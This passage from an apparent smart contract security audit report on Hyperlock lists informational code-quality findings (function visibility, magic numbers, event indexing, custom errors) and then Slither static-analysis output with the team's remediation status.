554 | function withdrawAll(uint256 _pid) public returns (bool) {
```

- contracts/convex/DepositToken.sol [Line: 22]

```
 22 | function init(
```

- contracts/convex/StashToken.sol [Line: 76]

```
 76 | function transfer(address to, uint256 amount) public nonReentrant
```

- contracts/convex/VirtualBalanceRewardPool.sol [Line: 106]

```
106 | function init(
```

- contracts/convex/VirtualBalanceRewardPool.sol [Line: 169]

```
169 | function withdraw(address account, uint256 amount) public updateRe
```

- contracts/layerzero/lzApp/LzApp.sol [Line: 37]

```
 37 | function lzReceive(
```

- contracts/layerzero/lzApp/NonblockingLzApp.sol [Line: 51]

```
 51 | function nonblockingLzReceive(
```

- contracts/layerzero/lzApp/NonblockingLzApp.sol [Line: 70]

```
 70 | function retryMessage(
```

Score

Impact:

Likelihood:

Recommendation

For functions that are only called externally, and never internally, it is recommended to change the function visibility modifier from `public` to `external`.
This small change can lead to gas savings, especially in contracts with high transaction volumes or complex functionality. By marking functions as external when appropriate, developers can enhance the overall performance and cost-effectiveness of their smart contracts.

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.

7.10 REPLACE MAGIC NUMBERS WITH CONSTANTS

// INFORMATIONAL

Description

During the audit, multiple instances of magic numbers were identified within the smart contract codebase. Magic numbers refer to the use of unexplained numerical values or literals directly in the code, without any clear indication of their purpose or meaning. This practice can make the code harder to understand, maintain, and update.

- contracts/core/Aura.sol [Line: 93]

```
93 | nativeRate = D / 2; // 0.5
```

- contracts/core/Aura.sol [Line: 133]

```
133 | require(_rate <= D * 2, "!rate");
```

- contracts/core/Aura.sol [Line: 165]

```
165 | uint256 reduction = totalCliffs.sub(cliff).mul(5).div(2).add(700);
```

- contracts/core/Aura.sol [Line: 195]

```
195 | if (epoch % 26 == 0) {
```

- contracts/core/Aura.sol [Line: 197]

```
197 | gaugeVoterMintRate = (gaugeVoterMintRate * 9000) / D;
```

- contracts/core/AuraLocker.sol [Line: 219]

```
219 | require(rewardTokens.length < 5, "Max rewards length");
```

- contracts/core/AuraLocker.sol [Line: 239]

```
239 | require(_rate <= 500, "over max rate"); //max 5% per epoch
```

- contracts/core/AuraLocker.sol [Line: 240]

```
240 | require(_delay >= 2, "min delay"); //minimum 2 epochs of grace
```

- contracts/core/AuraLocker.sol [Line: 866]

```
866 | require(_rewards < 1e25, "!rewards");
```

- contracts/core/AuraLocker.sol [Line: 878]

```
878 | uint256 queuedRatio = currentAtNow.mul(1000).div(_rewards);
```

- contracts/core/AuraLocker.sol [Line: 899]

```
899 | require(rdata.rewardRate < 1e20, "!rewardRate");
```

- contracts/core/AuraLocker.sol [Line: 900]

```
900 | require(lockedSupply >= 1e20, "!balance");
```

- contracts/core/AuraMinter.sol [Line: 23]

```
 23 | inflationProtectionTime = block.timestamp + 156 weeks;
```

- contracts/core/BalInvestor.sol [Line: 51](contracts/core/BalInvestor.sol#L51)

```
 51 | queries[0].secs = 3600; // last hour
```

Score

Impact:

Likelihood:

Recommendation

To improve code readability and maintainability, it is recommended to replace magic numbers with well-named constants. By defining constants for these numerical values, developers can provide clear and descriptive names that convey their purpose, making the code more self-explanatory and easier to understand.

This approach also simplifies future updates or modifications, as changing a constant's value requires only a single update, rather than searching for and updating every instance of the magic number in the codebase.
By replacing magic numbers with constants, developers can enhance the overall quality and maintainability of their smart contract code, making it more accessible and easier to work with for both themselves and other contributors.

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.

7.11 EVENTS ARE MISSING `INDEXED` ATTRIBUTE

// INFORMATIONAL

Description

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

- contracts/core/Aura.sol [Line: 49]

```
49 | event SetNativeRate(uint256 rate);
```

- contracts/core/Aura.sol [Line: 50]

```
50 | event SetGaugeVoterRate(uint256 rate);
```

- contracts/core/AuraLocker.sol [Line: 124]

```
124 | event Recovered(address token, uint256 amount);
```

- contracts/core/AuraLocker.sol [Line: 125]

```
125 | event RewardPaid(address indexed user, address indexed rewardsToke
```

- contracts/core/AuraLocker.sol [Line: 126]

```
126 | event Staked(address indexed user, uint256 paidAmount, uint256 _lo
```

- contracts/core/AuraLocker.sol [Line: 127]

```
127 | event Withdrawn(address indexed user, uint256 amount, bool _relock
```

- contracts/core/AuraLocker.sol [Line: 128]

```
128 | event KickReward(address indexed user, address indexed kicked, uir
```

- contracts/core/AuraLocker.sol [Line: 129]

```
129 | event RewardAdded(address indexed token, uint256 reward);
```

- contracts/core/AuraLocker.sol [Line: 131]

```
131 | event BlacklistModified(address account, bool blacklisted);
```

- contracts/core/AuraLocker.sol [Line: 132]

```
132 | event KickIncentiveSet(uint256 rate, uint256 delay);
```

- contracts/interfaces/IERC4626.sol [Line: 14]

```
 14 | event Deposit(address indexed sender, address indexed owner, uint2
```

- contracts/interfaces/IERC677.sol [Line: 6]

```
  6 | event Transfer(address indexed from, address indexed to, uint256 v
```

- contracts/interfaces/INonfungiblePositionManager.sol [Line: 9]

```
  9 | event IncreaseLiquidity(
```

- contracts/nfp/NfpBooster.sol [Line: 76]

```
 76 | event AddPool(address indexed pool, bytes32 key);
```

- contracts/nfp/NfpBooster.sol [Line: 77]

```
 77 | event ShutdownPool(address indexed pool, bytes32 key);
```

Score

Impact:

Likelihood:

Recommendation

It is recommended to add the `indexed` keyword when declaring events, considering the following example:

```
event Indexed(
    address indexed from,
    bytes32 indexed id,
    uint indexed value
);
```

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.

7.12 USE CUSTOM ERRORS

// INFORMATIONAL

Description

In Solidity smart contract development, replacing hard-coded revert message strings with the `Error()` syntax is an optimization strategy that can significantly reduce gas costs. Hard-coded strings, stored on the blockchain, increase the size and cost of deploying and executing contracts. The `Error()` syntax allows for the definition of reusable, parameterized custom errors, leading to a more efficient use of storage and reduced gas consumption. This approach not only optimizes gas usage during deployment and interaction with the contract but also enhances code maintainability and readability by providing clearer, context-specific error information.
It was identified that across the entire code-base, `require` with custom revert strings are preferred, instead of custom errors. Also, in the following code snippet, it was identified that the `require` statement is missing the revert reason string, as follows:
- contracts/nfp/Multicall.sol [Line: 15]

```
15 | if (result.length < 68) revert();
```

Score

Impact:

Likelihood:

Recommendation

It is recommended to replace hard-coded revert strings in `require` statements for custom errors, which can be done following the logic below.
1. Standard require statement (to be replaced):

```
require(condition, "Condition not met");
```

2. Declare the error definition to state

```
error ConditionNotMet();
```

3. As currently is not possible to use custom errors in combination with `require` statements, the standard syntax is:

```
if (!condition) revert ConditionNotMet();
```

More information about this topic in Official Solidity Documentation.

Remediation Plan

ACKNOWLEDGED: The **Hyperlock team** has acknowledged the risk related to this finding.


8. AUTOMATED TESTING

Introduction

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

The security team assessed all findings identified by the Slither software, however, findings with severity `Information` and `Optimization` are not included in the below results for the sake of report readability.

```
INFO:Detectors:
MockBalancerVault.swap(IBalancerVault.SingleSwap,IBalancerVault.FundManagement,uint256,uint256) (contracts/_mocks/balancer/MockBalancerVault.sol#62-80) uses arbitrary from in transferFrom: IERC20(tokenB).transferFrom(funds.sender,address(this),singleSwap.amount) (contracts/_mocks/balancer/MockBalancerVault.sol#72)
MockBalancerVault.swap(IBalancerVault.SingleSwap,IBalancerVault.FundManagement,uint256,uint256) (contracts/_mocks/balancer/MockBalancerVault.sol#62-80) uses arbitrary from in transferFrom: IERC20(tokenA).transferFrom(funds.sender,address(this),singleSwap.amount) (contracts/_mocks/balancer/MockBalancerVault.sol#76)
MockBalancerVault.batchSwap(IBalancerVault.SwapKind,IBalancerVault.BatchSwapStep[],IAsset[],IBalancerVault.FundManagement,int256[],uint256) (contracts/_mocks/balancer/MockBalancerVault.sol#82-98) uses arbitrary from in transferFrom: IERC20(assetIn).transferFrom(funds.sender,address(this),amount) (contracts/_mocks/balance
r/MockBalancerVault.sol#96)
ProxyOFT._debitFrom(address,uint16,bytes,uint256) (contracts/layerzero/token/oft/extension/ProxyOFT.sol#27-37) uses arbitrary from in transferFrom: innerToken.safeTransferFrom(_from,address(this),_amount) (contracts/layerzero/token/oft/extension/ProxyOFT.sol#35)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom
INFO:Detectors:
NftpBooster.sweepETH(address) (contracts/nfp/NftpBooster.sol#246-252) sends eth to arbitrary user
        Dangerous calls:
        - (sent) = address(_to).call{value: bal}() (contracts/nfp/NftpBooster.sol#249)
ERC721PointsDeposits._sweepETH(address) (contracts/points/ERC721PointsDeposits.sol#214-220) sends eth to arbitrary user
        Dangerous calls:
        - (sent) = address(_to).call{value: bal}() (contracts/points/ERC721PointsDeposits.sol#217)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
Multicall3.aggregate3Value(Multicall3.Call3Value[]) (contracts/peripheral/Multicall3.sol#73-109) sends eth to arbitrary user
        Dangerous calls:
        - (result.success,result.returnData) = calli.target.call{value: val}(calli.callData) (contracts/peripheral/Multicall3.sol#87)
Multicall3.aggregate3Funded(Multicall3.Call3Value[]) (contracts/peripheral/Multicall3.sol#115-149) sends eth to arbitrary user
        Dangerous calls:
        - (result.success,result.returnData) = calli.target.call{value: val}(calli.callData) (contracts/peripheral/Multicall3.sol#129)
PayableMulticall.recoverEthBalance(address) (contracts/peripheral/PayableMulticall.sol#15-21) sends eth to arbitrary user
        Dangerous calls:
        - (sent) = address(_to).call{value: bal}() (contracts/peripheral/PayableMulticall.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
AuraToken.gaugeVoterMint() (contracts/core/Aura.sol#182-204) uses a weak PRNG: "epoch % 26 == 0 (contracts/core/Aura.sol#195)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
INFO:Detectors:
Multicall.multicall(bytes[]) (contracts/nfp/Multicall.sol#8-24) has delegatecall inside a loop in a payable function: (success,result) = address(this).delegatecall(data[i]) (contracts/nfp/Multicall.sol#11)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#payable-functions-using-delegatecall-inside-a-loop
INFO:Detectors:
DepositToken.init(address,address,string,string) (contracts/convex/DepositToken.sol#22-33) calls abi.encodePacked() with multiple dynamic arguments:
        - _ERC20_init(string(abi.encodePacked(ERC20(_lptoken).name(),_namePostfix)),string(abi.encodePacked(_symbolPrefix,ERC20(_lptoken).symbol()))) (contracts/convex/DepositToken.sol#28-31)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#abi-encodePacked-collision
INFO:Detectors:
MockVoteStorage.hashStr(string) (contracts/_mocks/MockVoteStorage.sol#53-55) calls abi.encodePacked() with multiple dynamic arguments:
        - keccak256(bytes)(abi.encodePacked(Ethereum Signed Message:
,uint2str(bytes(str).length),str)) (contracts/_mocks/MockVoteStorage.sol#54)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#abi-encodePacked-collision
INFO:Detectors:
FullMath.mulDiv(uint256,uint256,uint256) (contracts/thruster/FullMath.sol#14-106) has bitwise-xor operator ^ instead of the exponentiation operator **:
        - inv = (3 * denominator) ^ 2 (contracts/thruster/FullMath.sol#87)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-exponentiation
INFO:Detectors:
IMinter is re-used:
        - IMinter (contracts/_mocks/curve/MockCurveMinter.sol#6-8)
        - IMinter (contracts/convex/Interfaces.sol#36-38)
IERC20Metadata is re-used:
        - IERC20Metadata (contracts/convex/StashToken.sol#10-14)
```



```
        - IERC20Metadata (contracts/convex/interfaces/IERC20Metadata.sol#11-26)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#name-reused
INFO:Detectors:
IBaseRewardPool is re-used:
        - IBaseRewardPool (contracts/peripheral/AuraViewHelpers.sol#409-435)
        - IBaseRewardPool (contracts/peripheral/BoosterHelper.sol#9-19)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#name-reused
INFO:Detectors:
Reentrancy in CrvDepositor.lockCurve() (contracts/convex/CrvDepositor.sol#138-147):
        External calls:
        - _lockCurve() (contracts/convex/CrvDepositor.sol#140)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts-0.6/token/ERC20/SafeERC20.sol#69)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-0.6/utils/Address.sol#119)
                - IERC20(crv).safeTransfer(staker,crvBalance) (contracts/convex/CrvDepositor.sol#113)
                - IStaker(staker).increaseAmount(crvBalanceStaker) (contracts/convex/CrvDepositor.sol#123)
                - IStaker(staker).increaseTime(unlockAt) (contracts/convex/CrvDepositor.sol#130)
        - ITokenMinter(minter).mint(msg.sender,incentiveCrv) (contracts/convex/CrvDepositor.sol#144)
        External calls sending eth:
        - _lockCurve() (contracts/convex/CrvDepositor.sol#140)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-0.6/utils/Address.sol#119)
        State variables written after the call(s):
        - incentiveCrv = 0 (contracts/convex/CrvDepositor.sol#145)
        CrvDepositor.incentiveCrv (contracts/convex/CrvDepositor.sol#35) can be used in cross function reentrancies:
        - CrvDepositor.deposit(address,uint256,bool,address) (contracts/convex/CrvDepositor.sol#170-211)
        - CrvDepositor.incentiveCrv (contracts/convex/CrvDepositor.sol#35)
        - CrvDepositor.lockCurve() (contracts/convex/CrvDepositor.sol#138-147)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
Reentrancy in AuraVestedEscrow.cancel(address) (contracts/rewards/AuraVestedEscrow.sol#121-133):
        External calls:
        - _claim(_recipient,false) (contracts/rewards/AuraVestedEscrow.sol#125)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts-0.8/token/ERC20/utils/SafeERC20.sol#93)
                - rewardToken.safeApprove(address(auraLocker),claimable) (contracts/rewards/AuraVestedEscrow.sol#191)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-0.8/utils/Address.sol#132)
                - auraLocker.lock(_recipient,claimable) (contracts/rewards/AuraVestedEscrow.sol#192)
                - rewardToken.safeTransfer(_recipient,claimable) (contracts/rewards/AuraVestedEscrow.sol#194)
        - rewardToken.safeTransfer(admin,delta) (contracts/rewards/AuraVestedEscrow.sol#128)
        External calls sending eth:
        - _claim(_recipient,false) (contracts/rewards/AuraVestedEscrow.sol#125)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-0.8/utils/Address.sol#132)
        State variables written after the call(s):
        - totalLocked[_recipient] = 0 (contracts/rewards/AuraVestedEscrow.sol#130)
        AuraVestedEscrow.totalLocked (contracts/rewards/AuraVestedEscrow.sol#36) can be used in cross function reentrancies:
        - AuraVestedEscrow._totalVestedOf(address,uint256) (contracts/rewards/AuraVestedEscrow.sol#162-169)
        - AuraVestedEscrow.remaining(address) (contracts/rewards/AuraVestedEscrow.sol#152-155)
        - AuraVestedEscrow.totalLocked (contracts/rewards/AuraVestedEscrow.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
MockCurveMinter.mint(address) (contracts/_mocks/curve/MockCurveMinter.sol#32-34) ignores return value by crv.transfer(msg.sender,rate) (contracts/_mocks/curve/MockCurveMinter.sol#33)
MockNfpDeposits.withdraw(uint256,address) (contracts/_mocks/thruster/MockNfpDeposits.sol#30-36) ignores return value by minter.crv().transfer(_to,minter.rate()) (contracts/_mocks/thruster/MockNfpDeposits.sol#34)
MockNfpDeposits.harvest(uint256,address) (contracts/_mocks/thruster/MockNfpDeposits.sol#38-43) ignores return value by minter.crv().transfer(_to,minter.rate()) (contracts/_mocks/thruster/MockNfpDeposits.sol#41)
MockNfpDeposits.increaseLiquidity(INonfungiblePositionManagerStruct.IncreaseLiquidityParams) (contracts/_mocks/thruster/MockNfpDeposits.sol#58-81) ignores return value by IERC20(token0).transferFrom(msg.sender,address(this),params.amount0Desired) (contracts/_mocks/thruster/MockNfpDeposits.sol#68)
MockNfpDeposits.increaseLiquidity(INonfungiblePositionManagerStruct.IncreaseLiquidityParams) (contracts/_mocks/thruster/MockNfpDeposits.sol#58-81) ignores return value by IERC20(token1).transferFrom(msg.sender,address(this),params.amount1Desired) (contracts/_mocks/thruster/MockNfpDeposits.sol#69)
MockNfpDeposits.increaseLiquidity(INonfungiblePositionManagerStruct.IncreaseLiquidityParams) (contracts/_mocks/thruster/MockNfpDeposits.sol#58-81) ignores return value by IERC20(token0).transfer(msg.sender,bal0) (contracts/_mocks/thruster/MockNfpDeposits.sol#79)
MockNfpDeposits.increaseLiquidity(INonfungiblePositionManagerStruct.IncreaseLiquidityParams) (contracts/_mocks/thruster/MockNfpDeposits.sol#58-81) ignores return value by IERC20(token1).transfer(msg.sender,bal1) (contracts/_mocks/thruster/MockNfpDeposits.sol#80)
Booster._earmarkRewards(uint256) (contracts/convex/Booster.sol#648-705) ignores return value by IERC20(crv).transfer(treasury,crvBalBefore) (contracts/convex/Booster.sol#669)
NftpOps._sweepToken(address,address) (contracts/nfp/NftpOps.sol#103-108) ignores return value by IERC20(_token).transfer(_to,bal) (contracts/nfp/NftpOps.sol#106)
NftpBooster.increaseLiquidity(INonfungiblePositionManagerStruct.IncreaseLiquidityParams) (contracts/nfp/NftpBooster.sol#217-228) ignores return value by IERC20(token0).transferFrom(msg.sender,address(staker),params.amount0Desired) (contracts/nfp/NftpBooster.sol#224)
NftpBooster.increaseLiquidity(INonfungiblePositionManagerStruct.IncreaseLiquidityParams) (contracts/nfp/NftpBooster.sol#217-228) ignores return value by IERC20(token1).transferFrom(msg.sender,address(staker),params.amount1Desired) (contracts/nfp/NftpBooster.sol#225)
NftpBooster.sweepToken(address,address) (contracts/nfp/NftpBooster.sol#239-244) ignores return value by IERC20(_token).transfer(_to,bal) (contracts/nfp/NftpBooster.sol#242)
NftpBooster._rewardClaimed(address,address,uint256) (contracts/nfp/NftpBooster.sol#285-317) ignores return value by cvxCrv.transfer(_to,rewardIncentive) (contracts/nfp/NftpBooster.sol#311)
NftpBooster._rewardClaimed(address,address,uint256) (contracts/nfp/NftpBooster.sol#285-317) ignores return value by cvxCrv.transfer(boosterFeeDistro,totalIncentive) (contracts/nfp/NftpBooster.sol#314)
ERC20PointsDeposits.unstake(address,uint256) (contracts/points/ERC20PointsDeposits.sol#75-80) ignores return value by IERC20(_lpToken).transfer(msg.sender,_amount) (contracts/points/ERC20PointsDeposits.sol#78)
ERC721PointsDeposits._sweepToken(address,address,uint256) (contracts/points/ERC721PointsDeposits.sol#204-212) ignores return value by IERC20(_token).transfer(_to,_amount) (contracts/points/ERC721PointsDeposits.sol#210)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
INFO:Detectors:
MockBalancerVault.joinPool(bytes32,address,address,IBalancerVault.JoinPoolRequest) (contracts/_mocks/balancer/MockBalancerVault.sol#30-47) ignores return value by IERC20(address(request.assets[i])).transferFrom(msg.sender,address(this),request.maxAmountsIn[i]) (contracts/_mocks/balancer/MockBalancerVault.sol#42)
```

The findings obtained as a result of the Slither scan were reviewed, and they were partially included in the report, because some of the findings were determined false positives.

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.